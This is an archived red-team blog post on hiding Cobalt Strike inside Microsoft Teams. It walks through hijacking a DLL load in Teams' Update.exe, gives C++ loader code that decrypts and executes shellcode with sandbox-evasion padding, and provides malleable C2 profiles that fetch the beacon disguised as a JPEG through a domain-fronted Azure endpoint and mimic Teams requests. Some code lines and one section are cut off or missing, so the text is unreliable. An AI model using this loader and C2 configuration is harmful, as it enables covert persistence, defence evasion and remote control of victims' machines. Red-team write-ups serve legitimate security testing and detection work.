

Leveraging Microsoft Teams to cover up Cobalt Strike

By Administrador

Published: 2021-05-14 · Archived: 2026-04-05 22:56:09 UTC

Table of Contents

- [Introduction](#)
- [Cobalt Strike persistence via DLL Hijacking](#)
- [Hiding communications with the C&C](#)
 - [Stager: obtaining the Cobalt Strike beacon](#)
 - [Beacon: obtaining tasks](#)
 - [Beacon: sending results](#)
- [Conclusion](#)

Introduction

During a recent [Red Team operation](#) got local admin privileges on a workstation where an [EDR solution](#) was identified. In this scenario, the next step to proceed with the engagement was to infect and persist on the compromised system, towards securing remote access. After exploring several options, a **Microsoft Teams** binary was identified as vulnerable to **DLL Hijacking**.

This article explains how to take advantage of this situation, making use of a **Cobalt Strike** payload embedded in a DLL. Finally, it details how to mimic legitimate Microsoft Teams traffic when communicating with the C&C using Cobalt Strike **malleable C2 profiles**.

Cobalt Strike persistence via DLL Hijacking


In order to ease up the process, the Red Team prepared a local environment, as close as possible to the original, to carry out the appropriate tests. After that, we used Process Monitor to identify processes trying to load non-existent DLLs. To do so, the following filters were applied:

| Column | Relation | Value | Action |
|--------|-----------|----------------|---------|
| Result | is | NAME NOT FOUND | Include |
| Path | ends with | .dll | Include |

The process “Update.exe” (32bits) was spotted trying to load “**CRYPTSP.dll**” from the executable directory, failing to do so as this library is located in C:\Windows\SysWOW64. This means that if a malicious DLL is placed in the same directory as the binary, the next time “Update.exe” is started, the process will load this library first and make use of some exported functions.


This executable was an ideal candidate for the operation for different reasons:

- It is an app update manager ([Squirrel](#)), present in multiple products installation (Teams, Slack, Discord, Webex). In this case, it is part of Microsoft Teams, so it is **signed by Microsoft**.
- It is executed every time the user opens the application.
- The default installation sets a Run key in the Windows registry so that the application is automatically launched every time the user logged in.
- It is expected to make regular HTTP connections to the Internet, providing a way to camouflage the communications with a C&C.



Vulnerable binary detection

After the target has been selected, the Red Team needs to implement a DLL that executes malicious code (in this case, a Cobalt Strike payload). To accomplish this, the binary was debugged placing breakpoints on all imported functions to check which of them was being invoked first at “CRYPTSP.dll”.



CryptAcquireContextW() breakpoint

This showed that `CryptAcquireContextW()` is the first function being called by “Update.exe”, so the Red Team developed a library that exports this function with a customized loader that recovers and executes the raw Cobalt Strike payload (shellcode) from disk. A more transparent alternative would be to create a wrapper using [DLL Proxying](#) techniques.

```
extern "C" {
    void __declspec(dllexport) CryptAcquireContextW() {
        char payload[PSIZE];

        // Mutex management
        HANDLE hMutex = CreateMutex(NULL, FALSE, TEXT("WindowsProc"));
        if (hMutex != NULL)
            if (GetLastError() == ERROR_ALREADY_EXISTS)
                ExitProcess(1);

        // Garbage math operations
        stale();

        // Recover payload from file
        if(decrypt_shellcode_from_file(payload, PAYLOAD_PATH) == SUCCESS){

            // Launch Teams.exe
            execute_Teams();

            // Shellcode execution
            HANDLE hFileMap = CreateFileMapping(INVALID_HANDLE_VALUE, NULL, PAGE_EXECUTE_READWRITE,
            LPVOID lpMapAddress = MapViewOfFile(hFileMap, FILE_MAP_ALL_ACCESS | FILE_MAP_EXECUTE, 0,
            memcpy((PVOID)lpMapAddress, payload, sizeof(payload));

            __asm
            {
                mov eax, lpMapAddress
                push eax;
                ret
            }
        }

        ReleaseMutex(hMutex);
        CloseHandle(hMutex);
    }
}
```

In this case, the exported function performs the following actions:

1. Use of Mutex to halt execution if the payload is already executed.
2. [stale\(\)](#) function call to evade some *Machine Learning and Sandboxing* checks.
3. Shellcode retrieval and decryption from disk.
4. Teams.exe execution to mimic Update.exe legitimate behaviour.
5. Shellcode execution via [CreateFileMapping](#) + [MapViewOfFile](#) + [memcpy](#) technique.

Hiding communications with the C&C

Due to the restrictions of the environment, in which Internet connectivity was only allowed to Microsoft domains, Domain Fronting was used alongside customized Cobalt Strike profiles. These settings provide a flexible way of building the HTTP requests and responses to communicate with the C&C.

The Red Team used this functionality to hide the agent's communication, mimicking the HTTP traffic issued by Microsoft Teams. In this case, a staged payload was used, which is divided into two parts: the stager and the stage. The first, smaller one, is responsible for obtaining the second C&C stage: a DLL containing all the agent's logic (a beacon in Cobalt Strike terms) that is going to be reflectively loaded into memory. By using this type of payload, the communication flows with the C&C could be categorized into 3 types:

1. Initial request to get the Cobalt DLL.
2. Implant request to obtain tasks.
3. Implant request to send tasks results.

Stager: obtaining the Cobalt Strike beacon

The http-stager section defines how to retrieve the beacon, where the stager request simulates an image download, making use of Microsoft Teams' own HTTP headers. The response appears to be a legitimate picture, but contains the beacon DLL. In order to achieve this, well-formed JPEG header and trailing bytes are used.

```
http-stager {
  set uri_x86 "/v1/objects/0-neu-d10-ccab474e582c03325f9f07ba8a3aae8a/views/ingo";
  set uri_x64 "/v1/objects/0-neu-d10-cdab424e592c03253f9f07ba8d9aae8a/views/ingo";

  client {
    header "Host" "<Endpoint Azure>";
    header "x-mx-client-version" "27/1.0.0.2021020410";
    header "Origin" "https://teams.microsoft";
    parameter "v" "1";
  }

  server {
    header "Server" "Microsoft-IIS/10.0";
    header "strict-transport-security" "max-age=31536000; includeSubDomains";
    header "X-Powered-By" "ARR/3.0";
    header "X-Content-Type-Options" "nosniff";
    header "x-ms-environment" "North Europe-prod-3,_cnsVMSS-6_26";
    header "x-ms-latency" "40018.2038";
    header "Timing-Allow-Origin" "https://teams.microsoft.com";
    header "Access-Control-Allow-Origin" "https://teams.microsoft.com";
    header "Access-Control-Allow-Credentials" "true";
    header "Connection" "close";
    header "Content-Type" "image/jpeg";

    output {
      prepend "\xFF\xD8\xff\xe0\x00\x10\x4A\x46\x49\x46\x00\x01\x01\x01\x00\x48\x00\x48\x00\x00
```



```
header "Referer" "https://teams.microsoft.com/_";
header "x-ms-session-id" "f73c3186-057a-d996-3b63-b6e5de6ef20c";
header "x-ms-client-type" "desktop";
header "x-mx-client-version" "27/1.0.0.2021020410";
header "Accept-Encoding" "gzip, deflate, br";
header "Origin" "https://teams.microsoft.com";

parameter "qsp" "true";
parameter "client-id" "NO_AUTH";
parameter "sdk-version" "ACT-Web-JS-2.5.0&";

metadata {
  base64url;
  parameter "events";
}
}

server {
  header "Content-Type" "application/json; charset=utf-8";
  header "Server" "Microsoft-HTTPAPI/2.0";
  header "X-Content-Type-Options" "nosniff";
  header "x-ms-environment" "North Europe-prod-3,_cnsVMSS-6_26";
  header "x-ms-latency" "40018.2038";
  header "Access-Control-Allow-Origin" "https://teams.microsoft.com";
  header "Access-Control-Allow-Credentials" "true";
  header "Connection" "keep-alive";

  output {
    netbios;
    prepend "{\"next\": \"https://westeurope-prod-3.notifications.teams.microsoft.com/users/8";
    append "/events/poll?cursor=1613554385&epfs=srt&sca=4}";
    print;
  }
}
}
```

```
GET /Collector/2.0/settings/?qsp=true&client-id=NO_AUTH&events=Fwms3PK2PqCdj9VvczboJ-j03d36Y7qgyNiY1tP4QAF-FheMSD4DZCiiemw-gC-ryj90j-DKwL_-76Rj_Z-
rhjNHz7L3t8Ck76ZqoiQdh_7iDoBcHRHKWITTSUihIwmGmQhOhAvxcMG7V15at3q7s5oZye75517ex02e3b6Dzk&sdk-version=ACT-Web-JS-2.5.0& HTTP/1.1
Accept: json
Host: azureedge.net
Referer: https://teams.microsoft.com/
x-ms-session-id: f73c3186-057a-d996-3b63-b6e5de6ef20c
x-ms-client-type: desktop
x-mx-client-version: 27/1.0.0.2021020410
Accept-Encoding: gzip, deflate, br
Origin: https://teams.microsoft.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Teams/1.4.00.2879 Chrome/80.0.3987.165 Electron/8.5.1 Safari/537.36
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Mon, 10 May 2021 14:49:02 GMT
Content-Type: application/json; charset=utf-8
Server: Microsoft-HTTPAPI/2.0
X-Content-Type-Options: nosniff
x-ms-environment: North Europe-prod-3,_cnsVMSS-6_26
x-ms-latency: 40018.2038
Access-Control-Allow-Origin: https://teams.microsoft.com
Access-Control-Allow-Credentials: true
Connection: keep-alive
Content-Length: 272

{"next": "https://westeurope-prod-3.notifications.teams.microsoft.com/users/8;orgid:a17481c3-f754-4d06-9730-4eb0be94fc3/endpoints/
illekofhnciijlopmidglidgohkkganejkgelcbbnfgdmcpmfndhikenbkcjiclefkhjfnedhnhkfbnhpoecc1flkjbdff/events/poll?cursor=1613554385&epfs=srt&sca=4}
```

Command

Sending commands

Beacon: sending results

Finally, the http-post block specifies the format of the result requests sent from the agent to the C&C. For this example, the output is inside of the Authentication HTTP header, pretending to be a JWT authentication token.

```
http-post {
  set verb "GET";
  set uri "/users/8:orgid:b1a28-a1c3-3d54-4eb01adb1/endpoints/events/poll";

  client {
    header "Accept" "json";
    header "Host" "<Endpoint Azure>";
    header "Referer" "https://teams.microsoft.com/_";
    header "x-ms-query-params" "cursor=1613554385&epfs=srt&sca=5&activeTimeout=135";
    header "x-ms-client-type" "desktop";
    header "x-mx-client-version" "27/1.0.0.2021020410";
    header "Accept-Encoding" "gzip, deflate, br";
    header "Origin" "https://teams.microsoft";

    output {
      base64;
      prepend "skypetoken=eyJhbGciOi";
      header "Authentication";
    }

    id {
      netbios;
      prepend "f73c3186-057a-d996-3b63-";
      header "x-ms-session-id";
    }
  }

  server {
    header "Content-Type" "application/json; charset=utf-8";
    header "Server" "Microsoft-HTTPAPI/2.0";
    header "X-Content-Type-Options" "nosniff";
    header "x-ms-environment" "North Europe-prod-3,_cnsVMSS-6_26";
    header "x-ms-latency" "40018.2038";
    header "Access-Control-Allow-Origin" "https://teams.microsoft.com";
    header "Access-Control-Allow-Credentials" "true";
    header "Connection" "keep-alive";

    output {
      netbios;
      prepend "{\"next\":\"https://westeurope-prod-3.notifications.teams.microsoft.com/users/8
```

